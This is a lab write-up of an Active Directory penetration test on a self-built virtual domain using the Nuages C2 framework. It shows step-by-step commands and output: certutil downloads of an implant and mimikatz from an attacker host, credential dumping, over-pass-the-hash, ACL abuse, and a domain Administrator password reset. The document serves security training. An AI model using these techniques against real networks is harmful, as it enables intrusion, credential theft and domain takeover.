

Active Directory Penetration Testing using Nuages C2 Framework:-

Lab Setup:-

We set up a local Active Directory lab using Virtual Box. The domain name was ARNAV.local. We set up Nuages C2 in our kali linux machine. The machines are as follows:-

ARNAV-DC:- Windows server 2019(Domain Controller)

BATMAN:- Windows 10 enterprise

SACOMPUTER:- Windows 10 enterprise

ASHESPC:- Windows 10 enterprise

We downloaded the machines from microsoft evaluation center. All references shall be included at the end of the report.

Windows Defender has been switched off so that we can demonstrate the c2 easily.

Powershell-remoting has been enabled in all the machines. It has been configured in such a way that only local admins of that particular machine can winrm into it.

Note:- We took down ASHESPC midway because of certain resource constraints. We shall successfully complete the assessment through misconfigured ACL's and users using the other three machines.

Tools Used:-

The main tools used were:-

- Nuages C2(<https://github.com/p3nt4/Nuages>)
- PowerView(<https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView>)
- Mimikatz(<https://github.com/gentilkiwi/mimikatz>)
- evil-winrm(<https://github.com/Hackplayers/evil-winrm>)
- Crackmapexec(<https://github.com/byt3bl33d3r/CrackMapExec>)

Gaining Access:-

Our main focus was how to perform post exploitation using nuages. So we have not documented our gaining access and recon of the network with screenshots. Here we are providing a brief overview of what we did. We performed llnr poisoning and captured a credential using responder. We captured a credential of a user namely:-


User: ARNAV\bwayne

Password: brucewayne123 (We captured hash and performed hash cracking)

Our next step was to try password spraying on services using crackmapexec. We were able to login into the workstation BATMAN as local admin through winrm. Now we start our Active Directory recon and lateral movement.

Post Exploitation with Nuages C2:-


We referred to the github page to set up Nuages. It was a fairly simple process. The author also provided a sample C# code to compile in Visual Studio accordingly for receiving connection. We had to make a small change in the program.cs file and change it to our kali linux ip as show below



```
20
21 s used (VERY BAD PRACTICE - Only for POC)
22 on = new DirectConnection("http://127.0.0.1:3030/implant/", int.Parse(config["buffersize"]));
23
24 is used:
25 ion = new HTTPAES256Connection("http://192.168.1.19:8000", "password", int.Parse(config["buff
26
27 r is used:
28 ection = new SLACKAES256Connection("password", "CHANNELID", "SLACK_BOT_TOKEN", "SLACK_APP_TO
29
30 = new NuagesC2Connector(connection);
31
```

Now we compile it and a exe file and dll file is generated . We shall download these files onto the victim immediately when we gain remote code execution . For this we host these files in a easily accessible web server.

Now , let us login into nuages and explore it a little and see why we made those changes.



```
Nuages> !login arnav
Password:
Nuages>
[Success] Authentication Successful
Nuages>
[Info] Implants:
+-----+-----+-----+-----+-----+-----+-----+
| ID | Type | OS | Hostname | Username | Local IP | Listener | Last Seen |
+-----+-----+-----+-----+-----+-----+-----+
Nuages> !modules
Nuages>
[Info] Modules:
+-----+-----+-----+-----+-----+
| Name | Description |
+-----+-----+-----+-----+-----+
| windows/admin/reflected_assembly | Runs a method from a reflected assembly in the memory of the target im |
| plant |
+-----+-----+-----+-----+-----+
| windows/admin/download_and_run | Downloads and runs a file on the target implant |
+-----+-----+-----+-----+-----+
| windows/admin/posh_in_mem | Runs a powershell script in the memory of the target implant |
+-----+-----+-----+-----+-----+
Nuages> 
```

Just for reference, you can use “!help” to look at how the commands work. These were the modules present although we did not use any of it. Why?Because upon experimenting with it, these jobs take a lot of time to finish whereas manually doing it via a shell was much faster atleast for me.

Now let's set a listener for our implant connect back. We can easily set one by following the below screenshot:-

```

|Nuages> !use external/http/aes256_py
(external/http/aes256_py)> !set port 8000
(external/http/aes256_py)> !set key password
(external/http/aes256_py)> !set python 1
(external/http/aes256_py)> !options

```

[Handler]

Name	Required	Value	Description
python	true	1	[0] python [1] python3
port	true	8000	The port to listen on
key	true	password	The encryption key
uri	true	http://127.0.0.1:3030	The URI of the Nuages API
directory	false		The directory to serve on GET requests

```

(external/http/aes256_py)> !run
(external/http/aes256_py)>
[external/http/aes256_py] Listener Started
(external/http/aes256_py)>
[external/http/aes256_py] External process started with PID: 1609

```

This part should fairly be self explanatory . Here we are simply setting a listener . Make sure the port remains aligned with the implant connect back exe as demonstrated above. For better understanding , you can go through the github repo and read about how the connection happens. Also keep the uri same and don't try to act smart and change it to your ip ,it has to stay localhost because communication between API's happen internally. As said in the gaining access part , we had gained winrm shell on BATMAN. Let us transfer the files onto that pc. We use certutil to do that as shown below

```

*Evil-WinRM* PS C:\Users\bwayne\Documents> certutil.exe -urlcache -f http://192.168.1.11:8080/NuagesSharpImplant.exe NuagesShapImplant.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\Users\bwayne\Documents> dir

Directory: C:\Users\bwayne\Documents

Mode                LastWriteTime         Length Name
----                -
-a----            8/5/2020   5:34 AM             27136 NuagesShapImplant.exe

*Evil-WinRM* PS C:\Users\bwayne\Documents> certutil.exe -urlcache -f http://192.168.1.11:8080/Newtonsoft.Json.dll Newtonsoft.Json.dll
**** Online ****
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\Users\bwayne\Documents> dir

Directory: C:\Users\bwayne\Documents

Mode                LastWriteTime         Length Name
----                -
-a----            8/5/2020   5:34 AM             700336 Newtonsoft.Json.dll
-a----            8/5/2020   5:34 AM             27136 NuagesShapImplant.exe

```

T

This process is repeated all the time immediately we gain access ,so we shall not repeat it over and over in the report as it should be understood.

Now we run the exe file from the winrm shell. We get an implant connection as shown below in Nuages:-

```
(external/http/aes256_py)>
[Info] New Implant: 

| ID     | Type         | OS      | Hostname | Username | Local IP     | Listener | Last Seen       |
|--------|--------------|---------|----------|----------|--------------|----------|-----------------|
| J8cInp | SharpImplant | windows | BATMAN   | bwayne   | 192.168.1.15 | 7voYGB   | 05/08, 08:37:47 |


C:\Users\bwayne\Documents> .\Nuages\SharpImplant.exe
(external/http/aes256_py)>
```

Note:-You might see a lot of ids and sometimes the same machines repeating too. This is because our implant connection kept dying and we had to repeatedly connect back to it .

Now to connect to the implant shell, we type

“!shell <id>”

Since we like using powershell to perform post exploitation, we decided to enable powershell as shown below

```
[J8cInp]bwayne@BATMAN: .> !interactive powershell
[J8cInp]bwayne@BATMAN: .>
[Info] Channel created:


| ID     | Type        | Source     | Implant | Destination |
|--------|-------------|------------|---------|-------------|
| 5kxIei | interactive | Nuages_Cli | J8cInp  | powershell  |


[J8cInp]bwayne@BATMAN: .> !channels 5kxIei -i
[Info] Type !background to background the channel
[Info] Type !switch to switch newline mode
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6
```

The first thing to do would be to enumerate the domain and increase privileges to local admin. We discovered that bwayne is already a local admin in the pc.

Since Nuages had no built in modules to enumerate the domain(unlike covenant and empire), we were forced to drop tools such as mimikatz and powerview onto the machine. Even though Nuages has built in modules to easily download and upload files and also to execute powershell scripts and commands in memory, with some experimentation , we found them to be extremely slow and instead used certutil extensively to download files and just use the scripts from the powershell prompt instead of the modules.

Once we dropped the files and as we are already local admin, we immediately decided to use mimikatz to dump some logon passwords. We found a domain user’s hash namely kp as shown below

```

PS C:\Users\bwayne\Documents> certutil.exe -urlcache -f http://192.168.1.14/x64/mimikatz.exe mimikatz.exe
certutil.exe -urlcache -f http://192.168.1.14/x64/mimikatz.exe mimikatz.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
PS C:\Users\bwayne\Documents> .\mimikatz.exe
.\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 5 2020 10:32:49
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

```

```

msv :
[00000003] Primary
* Username : kp
* Domain : ARNAV
* NTLM : 2301890920191eaf01d856dba7c029ac
* SHA1 : 45d1a07ef111f771cd7e5c107279998c7dbf3298
* DPAPI : 9b5c29a2195561db8c1de234f42d7b75
tspkg :
wdigest :
* Username : kp
* Domain : ARNAV
* Password : (null)
kerberos :
* Username : kp
* Domain : ARNAV.LOCAL
* Password : (null)
ssp :

```

Let's now use Powerview to do some domain enumeration . Let us find some basic details such as about the computers and the forest as well.


```

PS C:\Users\bwayne\Documents> . .\PowerView.ps1
. .\PowerView.ps1
PS C:\Users\bwayne\Documents> Get-NetDomain
Get-NetDomain
Forest : ARNAV.local
DomainControllers : {ARNAV-DC.ARNAV.local}
Children : {}
DomainMode : Unknown
DomainModeLevel : 7
Parent :
PdcRoleOwner : ARNAV-DC.ARNAV.local
RidRoleOwner : ARNAV-DC.ARNAV.local
InfrastructureRoleOwner : ARNAV-DC.ARNAV.local
Name : ARNAV.local

PS C:\Users\bwayne\Documents> Get-NetComputer
Get-NetComputer
ARNAV-DC.ARNAV.local
BATMAN.ARNAV.local
SACOMPUTER.ARNAV.local
ASHESPC.ARNAV.local
PS C:\Users\bwayne\Documents>

```

Let us find out more about the users

```

PS C:\Users\bwayne\Documents> Get-NetUser | select -ExpandProperty samaccountname
Get-NetUser | select -ExpandProperty samaccountname
Administrator
Guest
krbtgt
bwayne
mitchjohn
steyngun
jimmy
stuart
morgan
kp
GSmith
abd
PS C:\Users\bwayne\Documents>

```

Let us check the domain groups


```

PS C:\Users\bwayne\Documents> Get-NetGroup
Get-NetGroup
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
Remote Management Users
Storage Replica Administrators
Domain Computers
Domain Controllers
Authenticated RODC Password Replication Group
Denied RODC Password Replication Group
Read-only Domain Controllers
Enterprise Read-only Domain Controllers
Cloneable Domain Controllers
Protected Users
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
SA Handler
ASHES Handler
PS C:\Users\bwayne\Documents>

```

While most of them seem to be default, two of them seem to be custom domain i.e. the SA Handler and ASHES Handler. They might be good places to enumerate for starters. Let's check the SA Handler first for anything interesting regarding its permissions

```

PS C:\Users\bwayne\Documents> Get-NetGroup -GroupName "SA Handler" -FullData
Get-NetGroup -GroupName "SA Handler" -FullData

groupstype      : -2147483640
name            : SA Handler
samaccounttype  : 268435456
samaccountname  : SA Handler
whenchanged    : 8/4/2020 6:38:40 AM
objectsid       : S-1-5-21-2508698117-2015184399-4184435841-1120
objectclass     : {top, group}
cn              : SA Handler
usnchanged      : 20538
dscorepropagationdata : {8/3/2020 10:36:27 PM, 8/3/2020 9:15:09 PM, 1/1/1601 12:00:00 AM}
adspath         : LDAP://CN=SA Handler,OU=Groups,DC=ARNAV,DC=local
description     : We handle SA Computer
distinguishedname : CN=SA Handler,OU=Groups,DC=ARNAV,DC=local
member          : {CN=Graeme Smith,CN=Users,DC=ARNAV,DC=local, CN=Dale Steyn,CN=Users,DC=ARNAV,DC=local}
usncreated      : 16512
whencreated     : 8/3/2020 9:07:19 PM
instancetype    : 4
objectguid      : 10a4e554-8840-4286-a1fc-b4c12472ee7e
objectcategory  : CN=Group,CN=Schema,CN=Configuration,DC=ARNAV,DC=local

```

Many times , we have found that the description gives away the purpose of an object(in this case group but can be anything) . Here looking at the description , we can make a good guess that this group probably has control over SACOMPUTER .

Let us look at the ACL's for the group:-

```

PS C:\Users\bwayne\Documents> Get-ObjectAcl -SamAccountName "SA Handler" -ResolveGUIDs -Verbose
Get-ObjectAcl -SamAccountName "SA Handler" -ResolveGUIDs -Verbose
VERBOSE: Get-DomainSearcher search string: LDAP://DC=ARNAV,DC=local
VERBOSE: Get-DomainSearcher search string: LDAP://CN=Schema,CN=Configuration,DC=ARNAV,DC=local
VERBOSE: Get-DomainSearcher search string: LDAP://CN=Extended-Rights,CN=Configuration,DC=ARNAV,DC=local

InheritedObjectType : All
ObjectDN             : CN=SA Handler,OU=Groups,DC=ARNAV,DC=local
ObjectType           : All
IdentityReference    : NT AUTHORITY\SELF
IsInherited          : False
ActiveDirectoryRights : GenericRead
PropagationFlags     : None
ObjectFlags          : None

```

```

InheritedObjectType : All
ObjectDN             : CN=SA Handler,OU=Groups,DC=ARNAV,DC=local
ObjectType           : All
IdentityReference    : ARNAV\kp
IsInherited          : False
ActiveDirectoryRights : GenericAll
PropagationFlags     : None
ObjectFlags          : None
InheritanceFlags     : None
InheritanceType      : None
AccessControlType    : Allow
ObjectSID            : S-1-5-21-2508698117-2015184399-4184435841-1120

InheritedObjectType : All
ObjectDN             : CN=SA Handler,OU=Groups,DC=ARNAV,DC=local

```

Interesting! It seems that kp has "genericall" rights on the group. Which means that kp can add itself to the group. If you remember , we had dumped kp's creds via mimikatz just a while ago.

So now , let us perform over-pass-the-hash attack using kp. In over-pass-the-hash, we try to impersonate a user and try to access resources based on its privilege. As we can see , impersonating as kp can give us certain advantages because kp can add himself to SA Handler, probably a local admin in SACOMPUTER based on its description. We can perform this attack using mimikatz only. The idea is to inject a program and run it as the other user. We can perform it by directly creating tickets and injecting it into lsass using rubeus. We decided to use mimikatz to perform opth on the implant rev shell program which we had just

uploaded in BATMAN. Why? So that the connect back we would get would run with the privileges of kp. Below, we have done that:-

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /domain:ARNAV.local /user:kp /rc4:2301890920191EAF01D856DBA7C029AC /run:NuagesSharpImplant.exe
user      : kp
domain    : ARNAV.local
program   : NuagesSharpImplant.exe
impers.   : no
NTLM      : 2301890920191eaf01d856dba7c029ac
PID       : 6044
TID       : 4676
LSA Process is now R/W
LUID 0 ; 3650686 (00000000:0037b47e)
\msv1_0 - data copy @ 0000024D165FE610 : OK !
\kerberos - data copy @ 0000024D165FE610 : OK !
```

As expected, we get a connection. A small note is that it will still show as bwayne instead of kp in the implants menu

[Info] New Implant: Try lower keywords

ID	Type	OS	Hostname	Username	Local IP	Listener	Last Seen
t81YAj	SharpImplant	windows	BATMAN	bwayne	192.168.1.16	sXyJTz	06/08, 05:49:07

Another quick note is that it's the same machine only . It's showing a different ip because I had restarted it in between due to a problem I faced in between in my lab.

Now this implant will be running with the privileges of kp. So let us add ourselves to the SA Handler group . We should be able to do it as now we have the privileges of kp.

We have actually forgotten to add the screenshot for that. The command to add a user to a group would be very simple.

"net group "SA Handler" kp /ADD /DOMAIN"

Once that is done we should be able to winrm into the SACOMPUTER as kp at the same time also a local admin. But how do we find the ip address?

Since we already have access to BATMAN, running a simple ping command from it should give us the ip address.

```
PS C:\Users\bwayne\Documents> ping SACOMPUTER
ping SACOMPUTER

Pinging SACOMPUTER.ARNAV.local [192.168.1.13] with 32 bytes of data:
Request timed out.
```

Now simply pass the hash of kp into the winrm to gain access to SACOMPUTER.


```

root@kali:~# evil-winrm -i 192.168.1.13 -u "ARNAV\kp" -H 2301890920191EAF01D856DBA7C029AC
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint (Name: SACOMPUTER)
Enter PS-session (ComputerName: SACOMPUTER)
*Evil-WinRM* PS C:\Users\kp\Documents> Server SACOMPUTER failed with the following error message : The u
password is incorrect. For more information, see the about_Remote_Troubleshooting Help topic.
PS C:\Windows\system32> At line:1 char:1

```

We simply repeat the process of dropping the implant connection back files and run it to get a connection.

```

[Info] New Implant:

```

ID	Type	OS	Hostname	Username	Local IP	Listener	Last Seen
y4Rk7m	SharpImplant	windows	SACOMPUTER	kp	192.168.1.13	sXyJTz	06/08, 07:07:56

```

PS C:\Users\bwayne\Documents>
PS C:\Users\bwayne\Documents> exit
exit

```

We also dropped our mimikatz in the hope to find some interesting creds. We found one user creds here as shown below of a user mitchjohnson:-

```

C:\Users\kp\Documents>mimikatz.exe
mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug  5 2020 10:32:49
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 5363255 (00000000:0051d637)
Session           : Interactive from 3
User Name          : kp
Domain            : ARNAV
Logon Server       : ARNAV-DC
Logon Time         : 8/6/2020 3:17:14 AM

```

```

Logon Server      : ARNAV-DC
Logon Time       : 8/6/2020 3:10:12 AM
Logon ID         : S-1-5-21-2508698117-2015184399-4184435841-1113

msv :
[00000003] Primary
* Username : mitchjohn
* Domain   : ARNAV
* NTLM     : efeeee21e1bf7753c34e2691b1290785c
* SHA1     : 0364c8665d13268d4336ecce9d0e80cf81fe2a77
* DPAPI    : b589a71fce7aedef0b67e46aa70040668
tspkg :
wdigest :
* Username : mitchjohn
* Domain   : ARNAV
* Password : (null)
kerberos :
* Username : mitchjohn
* Domain   : ARNAV.LOCAL
* Password : (null)
ssp :

```

One big advantage of using a c2 framework is that I would have access to all machines and can switch seamlessly. Here since I already have access to BATMAN which has Powerview in it, I can simply fall back to it to enumerate more if I have to. So upon enumerating the Administrator user permissions, we come across something extremely interesting. Take a look at the below screenshots

```

PS C:\Users\bwayne\Documents> Get-ObjectAcl -SamAccountName "Administrator" -ResolveGUIDs -Verbose
Get-ObjectAcl -SamAccountName "Administrator" -ResolveGUIDs -Verbose
VERBOSE: Get-DomainSearcher search string: LDAP://DC=ARNAV,DC=local
VERBOSE: Get-DomainSearcher search string: LDAP://CN=Schema,CN=Configuration,DC=ARNAV,DC=local
VERBOSE: Get-DomainSearcher search string: LDAP://CN=Extended-Rights,CN=Configuration,DC=ARNAV,DC=local

InheritedObjectType : All
ObjectDN            : CN=Administrator,CN=Users,DC=ARNAV,DC=local
ObjectType          : All
IdentityReference   : NT AUTHORITY\Authenticated Users
IsInherited         : False
ActiveDirectoryRights : GenericRead
PropagationFlags    : None
ObjectFlags         : None

```

```

InheritedObjectType : All
ObjectDN            : CN=Administrator,CN=Users,DC=ARNAV,DC=local
ObjectType          : All
IdentityReference   : ARNAV\mitchjohn
IsInherited         : False
ActiveDirectoryRights : GenericAll
PropagationFlags    : None
ObjectFlags         : None
InheritanceFlags    : None
InheritanceType     : None
AccessControlType   : Allow
ObjectSID           : S-1-5-21-2508698117-2015184399-4184435841-500

InheritedObjectType : All

```

Wow! It seems mitchjohn has full rights on the Administrator user, meaning he can change his password. So let's do that. We know the drill, we have to perform ophth first:-

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /domain:ARNAV.local /user:mitchjohn /rc4:efeee21e1bf7753c34e2691b1290785c /run:NuagesSharpImplant.exe
user : mitchjohn
domain : ARNAV.local
program : NuagesSharpImplant.exe
impers. : no

[Info] New Implant:

```

ID	Type	OS	Hostname	Username	Local IP	Listener	Last Seen
HHyKkR	SharpImplant	windows	SACOMPUTER	kp	192.168.1.13	sXyJTz	06/08, 07:22:48

Now the implant is running with privileges of mitchjohn, so let us try to change the password of the Administrator because in theory we should be able to :-

```

[Info] Lost connection to channel
[aq9Emz]kp@SACOMPUTER: .> !shell Cs6uxE
[Cs6uxE]kp@SACOMPUTER: .> net user Administrator adminuser123 /Domain
[Cs6uxE]kp@SACOMPUTER: .>
[Cs6uxE] Received result for command: net user Administrator adminuser123 /Domain
The request will be processed at a domain controller for domain ARNAV.local.

The command completed successfully.

```

As I had added a small disclaimer that sometimes I kept losing connections , hence the id here is different . Maybe if you are lucky , you can perform the assessment seamlessly. Now , let us try to winrm into the DC as Administrator, something we should be able to do as we now have the administrator credentials.

After we do the needed(getting a connection back from the DC into the nuages) , the below screenshot should show you that now we have complete control over the three machines. The green color on last seen signifies that we are still connected to it. You can clearly see that we still have access on BATMAN until now. We also lost a few connections in between which can also be obvious here.

```

Nuages>
[Info] Implants:

```

ID	Type	OS	Hostname	Username	Local IP	Listener	Last Seen
eTGeuy	SharpImplant	windows	BATMAN	bwayne	192.168.1.15	sXyJTz	06/08, 05:03:30
Rz3bpL	SharpImplant	windows	BATMAN	bwayne	192.168.1.16	sXyJTz	06/08, 05:34:33
rweYkN	SharpImplant	windows	BATMAN	bwayne	192.168.1.16	sXyJTz	06/08, 05:44:08
7RsIun	SharpImplant	windows	BATMAN	bwayne	192.168.1.16	sXyJTz	06/08, 07:52:56
t81YAj	SharpImplant	windows	BATMAN	bwayne	192.168.1.16	sXyJTz	06/08, 07:52:56
y4Rk7m	SharpImplant	windows	SACOMPUTER	kp	192.168.1.13	sXyJTz	06/08, 07:29:45
HHyKkR	SharpImplant	windows	SACOMPUTER	kp	192.168.1.13	sXyJTz	06/08, 07:29:49
XpwKqb	SharpImplant	windows	SACOMPUTER	kp	192.168.1.13	sXyJTz	06/08, 07:35:26
aq9Emz	SharpImplant	windows	SACOMPUTER	kp	192.168.1.13	sXyJTz	06/08, 07:48:46
Cs6uxE	SharpImplant	windows	SACOMPUTER	kp	192.168.1.13	sXyJTz	06/08, 07:48:46
iXmt9D	SharpImplant	windows	ARNAV-DC	Administrator	192.168.1.7	sXyJTz	06/08, 07:52:56

Conclusion:-

While the lab was certainly moulded towards our advantage , the point of this report was to explore Nuages thoroughly . We found a lot of issues with connections and the basic functionalities such as uploading and downloading. Additionally some of the modules while they did work , but they were extremely slow to complete the jobs. Nevertheless , it felt nice completing a whole AD lab using a c2 and the most important thing was that we treated the VM's as part of an enterprise the whole time and did not interact with it in any manner other than the C2 or winrm i.e. we completely interacted with it on an attacker's perspective.

References:-

<https://www.hackingarticles.in/lateral-movement-over-pass-the-hash/>

https://github.com/ironspideytrip/Active-Directory/blob/master/AD_Cheatsheet

(The above cheatsheet is made by me)

<https://offsec.red/mimikatz-cheat-sheet/>

<https://www.ired.team/>

<https://blog.harmj0y.net/>

<https://github.com/p3nt4/Nuages>